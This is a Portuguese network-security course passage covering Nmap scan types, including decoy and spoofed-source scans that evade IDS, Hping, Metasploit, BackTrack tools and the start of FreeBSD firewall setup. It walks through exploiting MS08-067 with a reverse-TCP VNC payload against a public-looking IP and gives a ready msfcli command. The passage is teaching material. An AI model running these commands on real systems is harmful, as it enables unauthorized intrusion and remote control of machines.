
3.2 - Topology Mapping Tool

Essa ferramenta provê uma visão interativa e animada das conexões entre computadores. Combinada com a opção traceroute do Nmap pode descobrir o caminho dos hosts dentro de uma rede de computadores.



Zenmap Topology Mapping Tool.
Fonte: O Autor, 2015.

Na figura a seguir, vemos a interface do Wireshark, outro programa de captura de pacotes.



Interface do programa WireShark
Fonte: O Autor, 2015.


25

4 - NMAP

O Nmap é uma ferramenta de código aberto, utilizada para exploração de rede e auditoria de segurança. Ela foi desenhada para identificar as portas de serviço que estão abertas na máquina-alvo ou em um conjunto de máquinas.

O resultado final de sua execução inclui, dependendo das opções utilizadas, informações como a versão do sistema operacional e a versão dos serviços em execução. Esta ferramenta será bastante utilizada.

Exemplo: Saída do Nmap instalado em minha própria máquina.




Portas, protocolos, estados e serviços ativos.

Fonte: O Autor, 2015.

A figura acima mostra uma seção das portas, protocolo, estado e serviço que está “rodando” nas mesmas.


26

A figura a seguir mostra a saída do Nmap.



Saída do Nmap

Fonte: O autor, 2015.



Topologia da rede examinada.
Fonte: O Autor, 2015.

Nesse exemplo, executamos o Nmap com as opções do tipo padrão e passamos como parâmetro a rede 192.168.1.0/24, que corresponde à classe C 192.168.1.0 (máscara 255.255.255.0).

Note que o Nmap apresenta apenas os endereços IP que estão disponíveis, mostrando as portas abertas em cada servidor.

27

Alguns parâmetros interessantes do Nmap:

O – realiza uma tentativa de detectar o sistema operacional da máquina analisada;

P0 – realiza a varredura da máquina mesmo que ela não responda ao ping, sendo útil em servidores que estão sendo filtrados por *firewalls*;

v – aumenta a quantidade de informação apresentada;

s<tipo> – tipo de varredura utilizada.

Algumas varreduras procuram evitar que o sistema destino registre as tentativas de acesso.

O Nmap suporta diversos tipos de varredura: S (SYN), T (Connect), A (ACK), W (Window), M (Maimon), U (UDP), N (Null), F (FIN), X (Xmas), I (Idle), Y (SCTP) e O (IP protocol).

A execução do Nmap é bem simples, estando ele disponível para uma série de plataformas.

O Nmap pode ser instalado em máquinas Linux, MAC OSX ou Windows. No nosso caso a instalação do programa foi feita na máquina Windows.

A seguir alguns exemplos de execução do Nmap.

Exemplos de execução do Nmap

Técnica	Definição	Exemplo
Varredura TCP SYN	Tipo de varredura mais comumente utilizada, facilmente detectável. O atacante envia para o alvo pacote com a flag SYN setada: se receber SYN/ACK, a porta está aberta; se receber RST, a porta está fechada.	Nmap -sS <ip_alvo>
Varredura TCP Connect	Tipo de varredura padrão do Nmap, facilmente detectável. O Nmap procura realizar uma conexão normal com a máquina-alvo, emitindo no final o comando connect.	Nmap –sT <ip_alvo>
Varredura TCP FIN, XMAS (Árvore de Natal) e TCP Nula	Essa varredura explora uma falha sutil na programação do TCP/IP na máquina-alvo. Um atacante envia para o alvo pacote com a flag FIN, sem flag (TCP Null) ou com todas as flags setadas (XMAS). Se receber RST, a porta está fechada. Se não receber nada ou um pacote qualquer, a porta está aberta.	Nmap -sF <ip_alvo> Nmap -sX <ip_alvo> Nmap -sN <ip_alvo>
Varredura UDP	Embora os serviços mais frequentes na internet utilizem o protocolo TCP, serviços como DNS, SNMP e DHCP utilizam o protocolo UDP. Essa varredura permite identificar serviços UDP em execução na máquina. Seu modo de funcionamento é bastante simples: o atacante envia para o alvo um pacote UDP. Se receber a mensagem ICMP Port Unreachable, a porta está fechada. Se não receber nada ou um pacote qualquer, a porta está aberta.	Nmap -sU ip_alvo
Varredura TCP ACK (detecta as portas que estão sendo filtradas por um firewall)	Essa varredura é diferente das anteriores, pois nunca determina se uma porta está aberta. Seu objetivo é mapear o conjunto de regras de um firewall, determinando se essas regras são orientadas à conexão ou não e quais portas estão sendo filtradas. O atacante envia para o alvo um pacote com as flags ACK. Se receber RST, a porta não está sendo filtrada. Se receber a	Nmap -sA ip_alvo

	mensagem ICMP Unreachable, a porta está sendo filtrada.	
Varredura TCP/ Windows (detecta as portas que estão sendo filtradas por um firewall)	Tem o mesmo objetivo da varredura TCP ACK, exceto que explora o detalhe de programação TCP/IP realizada por certos sistemas operacionais. O atacante envia para o alvo um pacote com as flags ACK. Ao receber o pacote com a flag RST, o Nmap avaliará o tamanho da janela TCP. Se esse valor for positivo, a porta está aberta. Se esse valor for igual a zero, a porta está fechada.	Nmap -sW ip_alvo
Varreduras Decoy	Realiza varreduras em um alvo utilizando endereços falsos. O objetivo é "esconder" o verdadeiro alvo de sistemas de detecção de intrusos (IDS).	Nmap -s S -D 101.102.103.104, 1.1.1.1, 2.2.2.2, 3.3.3.3 ip_alvo
Varredura utilizando o ataque FTP Boune	Explora uma falha na programação do protocolo FTP, que permite ao atacante, a partir do comando PORT, utilizar o servidor FTP para escanear outras máquinas na rede do alvo.	Nmap –b anonymous:senha@ 172.16.1.20:21 172.16.1.1
Varreduras temporizadas	Alguns mecanismos de IDS utilizam o tempo de envio de pacotes para determinar se um servidor está sendo "escaneado". Para evitar a detecção, pode-se manipular o tempo de envio de pacotes utilizando o parâmetro – T, sendo o número "0" para Paranoid e até "5" para Insane. Abaixo a relação dos tempos para cada temporizador: - Paranoid: 5 minutos de delay; - Sneaky: 15 segundos de delay; - Polite (educada): 0.4 décimos de segundos de delay; - Normal (default);	

	- Aggressive (agressiva): 2 segundos por host; - Insane: 0.3 décimos de segundos.	Nmap –sS <ip_alvor> -T 1
Varredura furtiva	Possibilita um invasor varrer forjando a origem, com o objetivo de desviar a atenção ou simplesmente irritar o administrador.	Nmap -sF ip_alvo -S 1.1.1.111 –n –e eth0
Varredura OS FingerPrint	Tem como objetivo identificar a versão do sistema operacional da máquina-alvo, a partir do comportamento e das respostas do protocolo TCP/IP	Nmap -O ip_alvo
Varredura para levantamento de serviços no alvo	Varredura para identificar a versão dos serviços que estão em execução na máquina-alvo.	Nmap -sV ip_alvo

Fonte: O Autor, 2015

28

5 - HPING

A ferramenta Hping é um gerador e analisador de pacotes TCP/IP.

Utilizado para atividades de auditoria, testes de firewall e redes, muito útil para administradores. Possui suporte para os protocolos ICMP, UDP e TCP e permite a modificação de qualquer informação, tanto do payload quanto do cabeçalho do pacote.

Principais **funcionalidades do Hping**:

1) Teste de firewall;

2) Port scanning avançado;

3) Teste de rede, usando diferentes protocolos e fragmentação;

4) Descoberta manual de MTU;

5) Traceroute avançado, usando outros protocolos;

6) OS Fingerprinting;

7) Auditoria da pilha TCP/IP.

ICMP

Sigla para o inglês *Internet Control Message Protocol*, ICMP é um protocolo integrante do Protocolo IP, definido pelo RFC 792, e utilizado para fornecer relatórios de erros à fonte original. Qualquer computador que utilize IP precisa aceitar as mensagens ICMP e alterar o seu comportamento de acordo com o erro relatado.

29

5.1 - Exploit

Exploit significa “explorar”. É uma palavra usada para se referir a pequenos códigos de programas para explorar falhas de segurança causadas por erros de programação. Um exploit é uma ferramenta de segurança com o objetivo de explorar uma vulnerabilidade de um sistema.

Há alguns anos, para que um usuário pudesse testar um sistema ou rede, ele necessitaria escrever um código específico para isso. Hoje, exploits são diariamente criados e divulgados pela comunidade hacker. Embora agressores ainda criem novos ataques e os usem em segredo, a nova tendência é de crescimento no compartilhamento de informações sobre vulnerabilidades e seus respectivos exploits, o que pode ser, dependendo do ponto de vista, bom e ruim.

O site www.powertech.no/smurf lista algumas redes que aceitam ICMP Echo Request para o endereço de broadcast e podem ser utilizadas como amplificadores para ataques Smurf. No site também é possível verificar se a sua rede está vulnerável a esse tipo de ataque.

30

5.2 - Metasploit

O Metasploit é um framework específico para testes de penetração. É uma ferramenta bastante utilizada, visto que possui diversos plugins para exploração de vulnerabilidades de forma simples, que são atualizados constantemente.

Criado em 2003, pelo desenvolvedor HD Moore, o metasploit foi concebido como um framework para comunidade de segurança com o objetivo de desenvolver exploit.


Basicamente, um **framework é uma estrutura de apoio** que funciona como uma abstração entre vários projetos de *software* para funções genéricas. Inclui programas de apoio, bibliotecas e uma linguagem de script, entre outros *software*s para ajudar a desenvolver e unir diferentes componentes de um projeto.

O Metasploit pode ser utilizado de três formas distintas:

1) No modo console, através do comando msfconsole;
2) No modo web, através do comando msfweb. Nesse modo é criado um servidor web na porta 55555, que pode ser acessado com um browser comum, através do endereço http://127.0.0.1:55555.
3) No modo gráfico, através do comando msfgui.

31

Nesta disciplina vocês poderão utilizar a versão web (http://www.metasploit.com/ Na aba Exploits, podemos buscar as vulnerabilidades que desejamos avaliar.



Metasploit

Fonte: www.mtasploit.com/ (Nov 2015)

1) Selecione uma vulnerabilidade no componente do SO que quiser testar. Note que a versão web descreve a vulnerabilidade e oferece uma série de referências para o analista procurar mais informações sobre uma vulnerabilidade específica. Escolha Target, que corresponde a um tipo de exploração que será realizado.

2) Escolha o tipo de payload usado, que determinará o que o Metasploit tentará conseguir na máquina remota. Entre as possibilidades, podemos obter um acesso ao console na máquina através de uma porta específica ou conectar de volta na máquina do atacante, ofertando um acesso remoto.

3) Escolha os parâmetros específicos para esse tipo de vulnerabilidade. No caso, o endereço IP do destino, a porta de destino e a porta local. Temos ainda alguns parâmetros avançados, onde podemos escolher o endereço local do cliente, configurações de Proxy, parâmetros específicos, entre outros.

Ao clicar no botão Launch exploit, o Metasploit tentará explorar a vulnerabilidade em questão, e em caso de sucesso, obter acesso remoto privilegiado.

O Metasploit realiza um ataque ao servidor remoto, de modo que não deve ser usado em servidores que não estejam sob a administração ou controle do usuário da ferramenta.

32

5.3 - Usando Metasploit em modo console

O mfsconsole é o Metasploit em modo console e uma forma mais flexível de se utilizar o framework. Para iniciar o Metasploit, digite no shell:

```
# msfconsole
```

Será apresentado o cursor abaixo:

```
msf >
```

Verifique, dentro do console do Metasploit, quais exploits estão à disposição com o comando:

```
msf >show exploits
```

Neste ponto, informe o tipo de exploit a ser utilizado com o comando use:

```
msf > use windows/smb/ms08_067_netapi

msf wins_ms08_067_netapi >
```

Dentro do exploit, veja os atributos exigidos com o comando *show options*:

```
msf wins_ms08_067_netapi > show options
```

Será mostrado o relatório similar ao apresentado a seguir.

```
Name     Current Setting Required Description

-------- --------------- -------- ----------

RHOST      yes     The target address

RPORT     445    yes     Set the SMB service port

SMBPIPE   BROWSER  yes     The pipe name to use (BROWSER)

Explot Target:
```

Neste caso, o exploit aceita as opções de Remote Host, Remote port e SMBPIPE. Para configurar essas opções, utilize o comando set:

```
msf wins_ms08_067_netapi > set RHOST 200.126.35.34

RHOST -> 200.130.26.34

msf wins_ms08_067_netapi > set RPORT 445

RPORT -> 445
```

33

O próximo passo é configurar o payload, que nada mais é do que uma parte do *software* que permite o controle do sistema-alvo após ser explorado. Nesse caso o exploit transporta o payload para ser utilizado quando a falha do sistema é explorada.

Um dos payloads mais utilizados é o meterpreter. Com ele podemos ativar, no computador remoto, fazer upload e download de arquivos, tirar screenshots e recolher hashes de senhas. Pode-se até mesmo controlar a tela, usando mouse e teclado para usar completamente o computador.

Com o comando show payloads verifica-se os payloads suportados pelo exploit selecionado:

```
msf wins_ms08_067_netapi > show payloads
```

O payload selecionado para este exemplo é “vnc inject reverse tcp”:

```
msf wins_ms08_067_netapi > set PAYLOAD windows/vncinject/reverse_ tcp

payload -> windows/vncinject/reverse_tcp

msf wins_ms08_067_netapi >
```

Com o comando show targets visualiza-se quais sistemas operacionais são vulneráveis a esse exploit:

```
msf wins_ms08_067_netapi > show targets

Supported Exploit Targets

=========================

Windows XP SP3 Portuguese - Brasilian (NX)

msf wins_ms04_045 >
```

34

Neste caso podemos verificar que os sistemas operacionais Windows XP SP2 e SP3 de diversos idiomas são vulneráveis a esse exploit:

```
msf wins_ms08_067_netapi > set TARGET 56

TARGET -> 56

msf wins_ms08_067_netapi >
```

Pronto para finalizar:

```
msf wins_ms08_067_netapi > exploit
```

Neste momento o exploit entrará em execução no IP alvo informado anteriormente. Se a vulnerabilidade estiver aberta, será apresentada uma resposta informando que a operação obteve sucesso. Esse ataque pode ser automatizado dentro do metasploit com o comando msfcli.

No caso do ataque informado acima, pode-se automatizá-lo com a seguinte linha de comando:

```
[root]#./msfcli wins_ms08_067_netapi RHOST=200.130.26.34 RPORT=445
PAYLOAD=windows/vncinject/reverse_tcp TARGET=56 E
```

35

5.4 – Backtrack

O Backtrack é um sistema operacional Linux voltado para a área de segurança, principalmente para testes de penetração. É uma distribuição muito difundida pelos profissionais de segurança, não necessita de instalação física na máquina e pode rodar diretamente do CD.

Contando com mais de 300 ferramentas diferentes, entre elas o próprio Metasploit, é considerada a ferramenta mais completa do mercado para testes de segurança e penetração baseada em *software* livre. As ferramentas hackers do Backtrack podem ser acessadas pelo menu Applications > Backtrack. São divididas em **10 categorias diferentes**, como veremos a seguir.

a) **Information Gathering**

b) **Vulnerability Assessment**

c) **Exploitation Tools**

d) **Privilege Escalation**

e) **Maintaining Access**

f) **Reverse Engineering**

g) **RFID Tools (Radio-Frequency Identification)**

h) **Stress Testing**

i) Forensics

j) Reporting Tools

a) Information Gathering

Ferramentas para obter informações sobre redes, aplicações web, análise de banco de dados e análise de redes wireless.

Exemplos:

1) Dnsdict6 – utilitário usado para enumerar um domínio para entradas DNS IPv6;

2) Dnsmap – utilitário usado para criar listas de hosts de registros DNS para um domínio.

b) Vulnerability Assessment

Ferramentas para avaliação de vulnerabilidades em redes, aplicações web e bancos de dados, tais como scanners. Exemplos: 1) OpenVAS – estrutura de vários serviços e ferramentas que oferecem uma abrangente e poderosa solução de varredura de vulnerabilidades; 2) Mantra – coleção de ferramentas de código livre integrado a um navegador web.

c) Exploitation Tools

Ferramentas para exploração de vulnerabilidades em redes, sistemas web, banco de dados, sistemas wireless e ferramentas de engenharia social.

Exemplos:

1) Metasploit Framework – framework utilizado para explorar vulnerabilidades em sistemas computacionais;

2) Air Crack – ferramenta utilizada para descobrir chaves WEP e WPA em sistemas Wireless.

d) Privilege Escalation

Ferramentas para elevação de privilégios, tais como: ferramentas de ataque para quebra de senhas, ferramentas para análise de protocolos (em especial protocolos de rede e VoIP) e ferramentas de Spoofing Attacks.

Exemplos:

1) hexinject – capaz de capturar pacotes em uma rede para obtenção de informações e injeção de pacotes modificados;

2) Medusa e Hydra – ferramentas para ataques de força bruta em logins;

3) Hashcat e John the riper – programa para recuperação de senhas.

e) Maintaining Access

Processo que um atacante utiliza, uma vez dentro de uma rede, para manter seu acesso sempre disponível e garantido o seu retorno de forma segura (sem ser detectado). Esse conjunto de programas possibilita, por exemplo, a criação de backdoors, ferramentas de tunelamento de conexões e ferramentas de backdoor via web.

Exemplos:

1 cymothoa – ferramenta capaz de injetar shellcode backdoor em um processo existente.

2 Stunnel4 – túnel criptográfico SSL para interligação cliente/servidor.

3 Weevely – script em python para gerar uma backdoor PHP criptografada.

f) Reverse Engineering

Ferramentas de engenharia reversa com destaque para o programa strace, que monitoram chamadas de sistema (system calls) e os sinais recebidos pela aplicação.

Exemplos:

1) ollydbg – depurador de análise assembler com ênfase em código binário;

2) Strace – utilitário de depuração para Linux que pode imprimir uma lista de chamadas de sistemas feitas pelo programa.

g) RFID Tools (Radio-Frequency Identification)

Ferramentas para obtenção de informações em equipamentos identificadores de Radio Frequência.

Exemplos:

1) Brute Force hitag2 – programa de força bruta capaz de capturar dados em etiquetas RFID padrão HITAG;

2) Brute Force MIFARE–programa de força bruta capaz de capturar dados em dispositivos de acesso por proximidade e cartões inteligentes.

h) Stress Testing

Programas especialistas em testes de estresse em redes de computadores e sistemas VOIP. Essas ferramentas são capazes de criar verdadeiras inundações de pacotes em uma rede.

Exemplos:

1) Hping – programa para a criação de pacotes TCP/IP, pode ser utilizado com ICMP, TCP e UDP e é amplamente utilizado para ataques do tipo negação de serviço;

2) Letdown–outra ferramenta muito eficiente para ataques DoS.rtpflood–programa para inundar telefones ips com pacotes UDP contendo dados RTP;

3) IAXflood–ferramenta para criar inundação de pacotes utilizada em redes com protocolo IAX, que é usado pelo PABX asterisk.

i) Forensics

Ferramentas de perícia forense, tais como programas para detectar rootkits, obter informações sobre dados armazenados desde uma rede até a memória RAM do computador.

Exemplos:

1) Sleuthkit– capaz de analisar e recuperar informações em diversos tipos de partições;

2) Chkrootkit– utilitário capaz de varrer um computador atrás de programas rootkits instalados;

3) DFF (Digital Foresics Framework)– pacote de ferramentas open source modular que inclui utilitários para recuperação de dados, pesquisa de provas e análises.

j) Reporting Tools

Ferramentas geradoras de relatórios sobre evidências e captura de dados, feita por programas, para perícia forense. Exemplos:

1) Recordmydesktop–programa para capturar e filmar o desktop do usuário;

2) Dradis – utilitário de ajuda no processo de testes de penetração. Utiliza uma metodologia de compartilhamento de informações minimizando oportunidades de perda de informação e sobreposição de esforços.

36

RESUMO

A etapa de planejamento é a mais importante na construção de um ambiente seguro de rede ou na adição de segurança a um ambiente existente.

Ela compreende a visão geral do plano, a execução do mesmo em etapas, a documentação do planejamento e a execução na completude e plenitude do plano traçado.

Foi visto que o teste de penetração consiste em apurar o quão difícil é invadir uma rede de computadores, ou seja, uma busca e identificação de vulnerabilidades em uma rede ou sistema computacional. O objetivo de um PenTest é investigar o sistema, do ponto de vista do atacante, identificando exposições de risco antes de se procurar uma solução.

O principal ataque ao qual uma rede pode estar submetida é a de Penetration Test - PenTest, com as técnicas de ataque: Packet Sniffing,ARP Spoofing, IP Spoofing, Fragmentação de pacotes IP, Ataques de Negação de Serviço, Ataques de SYN flood, Ataque Smurf e a Varredura.

O objetivo principal da exploração de vulnerabilidades é compreender o funcionamento dos ataques Denial of Service (DoS), SYN flood, smurf, varredura, ARP poison, connection hijacking, sequence prediction attack, buffer overflow e fraggle.

Para facilitar o monitoramento da rede contamos com ferramentas auxiliares de monitoramento de redes. As relevantes para a disciplina citadas são:

1) O Zenmap é a interface gráfica oficial (Frontend) do já conhecido programa Nmap Security Scanner, possuindo versões para plataformas como Windows, Linux, MacOS, BSD, entre outras. O Nmap é uma ferramenta de código aberto, utilizada para exploração de rede e auditoria de segurança. Ela foi desenhada para identificar as portas de serviço que estão abertas na máquina-alvo ou em um conjunto de máquinas.

37

2) Topology Mapping Tool ferramenta que provê uma visão interativa e animada das conexões entre computadores. Combinada com a opção traceroute do Nmap pode descobrir o caminho dos hosts dentro de uma rede de computadores.

3) Wireshark programa que captura pacotes em tráfego na rede.

4) Exploit ferramenta de segurança com o objetivo de explorar uma vulnerabilidade de um sistema.

5) Metasploit framework específico para testes de penetração. É uma ferramenta bastante utilizada, visto que possui diversos plugins para exploração de vulnerabilidades de forma simples, que são atualizados constantemente.

6) Backtrack é um sistema operacional Linux voltado para a área de segurança, principalmente para testes de penetração. É uma distribuição muito difundida pelos profissionais de segurança, não necessita de instalação física na máquina e pode rodar diretamente do CD.

O ISECOM (Institute for Security and Open Methodologies), Instituto para Segurança e Metodologias Abertas, é uma comunidade colaborativa sem fins lucrativos que desde 2001 dedica-se a fornecer práticas de conscientização, pesquisa e certificação open source na área de segurança de redes. É responsável pela publicação do Manual de Código Aberto Sobre Metodologias de Testes de Segurança.

As ferramentas de monitoramento citadas no texto auxiliam o gerente de segurança a monitorar mais facilmente a rede de computadores.

UNIDADE 1 – FUNDAMENTOS DE SEGURANÇA
MÓDULO 3 – FIREWALL
01

1 – FIREWALL - CONCEITOS GERAIS

Para o perfeito entendimento desta etapa do nosso estudo, será necessário que você tenha em mente os conceitos inerentes às topologias e tecnologias de firewall, proteção de perímetro em redes e zona desmilitarizada (DMZ), entre outros.

Um ***firewall*** pode ser definido como uma combinação de componentes (*hardware*, *software* e redes) com o objetivo de proteger informações entre uma rede privada e a internet ou outras redes.

Um *firewall* não corresponde a uma “caixa preta”, que ligada a uma rede provê segurança instantânea. Para ter um firewall eficiente, é preciso que ele seja configurado corretamente, possua bons recursos programados e esteja corretamente posicionado na rede em questão.

Em linhas gerais, um firewall possui três **objetivos**:

1) Restringir a entrada de tráfego em um ponto único e controlado;

2) Impedir que atacantes consigam chegar em suas defesas mais internas;

3) Restringir a saída de tráfego em um ponto único e controlado.

02

Um firewall consiste em uma técnica de segurança de redes bastante efetiva. É definido como um componente ou conjunto de componentes que restringem acesso entre uma rede protegida e a internet, ou entre outros conjuntos de redes.

O seu nome vem das portas corta-fogo (firewalls) utilizadas em edifícios para conter o fogo de um possível incêndio, de modo que ele não se espalhe para o resto do prédio.

Na prática, podemos pensar num firewall como uma forma de limitar a exposição da sua rede à internet, mantendo suas funcionalidades para os usuários.

03

O firewall serve a múltiplos propósitos:

1) Restringir a entrada de tráfego em um ponto único e controlado;

2) Impedir que os atacantes consigam chegar em suas defesas mais internas;

3) Restringir a saída de tráfego em um ponto único e controlado.

Quando se fala de estratégias de segurança, a respeito de ponto único e defesa em profundidade, não se considera um firewall simplesmente como uma “caixa preta” ou um “produto de prateleira”, apesar do que pregam os vendedores de produtos de segurança.

Um firewall deve ser visto como uma combinação de componentes (*hardware*, *software* e redes) com o objetivo de proteger informações entre uma rede privada e a internet ou outras redes. Não adianta

comprar um produto em uma loja e ligá-lo na rede. Um firewall, para ser efetivo, necessita de planejamento e uma topologia definida, onde ele esteja no meio das conexões que se deseja proteger. Além da topologia, um firewall consiste em uma série de tecnologias, como filtros de pacotes, NAT e servidores proxy.

A seguir algumas dessas topologias e tecnologias.

04

1.2- Tecnologias de firewall

1) Filtros de pacotes;

2) Filtros de pacote dinâmicos;

3) Servidores proxy e

4) NAT.

05

2 - Implementação de Firewall

Para instalação do PF no FreeBSD é necessário compilar o kernel do FreeBSD com suporte ao PF, habilitando os módulos necessários. Para o funcionamento do PF no FreeBSD é necessário adicionar as seguintes linhas de comando no arquivo de configuração /etc/rc.conf, conforme mostrado abaixo:

```
pf_enable="YES"    # Habilita PF (se necessário inicia os módulos)
pf_rules="/etc/pf.conf" # arquivo de configurações das regras do PF
pf_flags=""      # Parâmetros adicionais para iniciar o PF
pflog_enable="YES"   # Inicia pflogd(8)
pflog_logfile="/var/log/pflog" # Onde serão armazenados os logs do PF
pflog_flags=""     # Parâmetros adicionais ao iniciar os logs
```

06

2.1 - Ativação

A ativação do PF ocorre automaticamente editando o arquivo de configuração /etc/rc.conf conforme citado ou manualmente com os seguintes comandos:

```
# pfctl –e # Para habilitar (enable)

# pfctl –d # Para desabilitar (disable)
```

Quando a ativação ocorrer manualmente, o PF não carregará automaticamente o conjunto de regras do arquivo de configuração, o que terá de ser feito manualmente.

2.2 - Controle

Após iniciado o PF, pode ser utilizada a ferramenta pfctl para realizar as verificações e controle do PF. Seguem os principais controles:

```
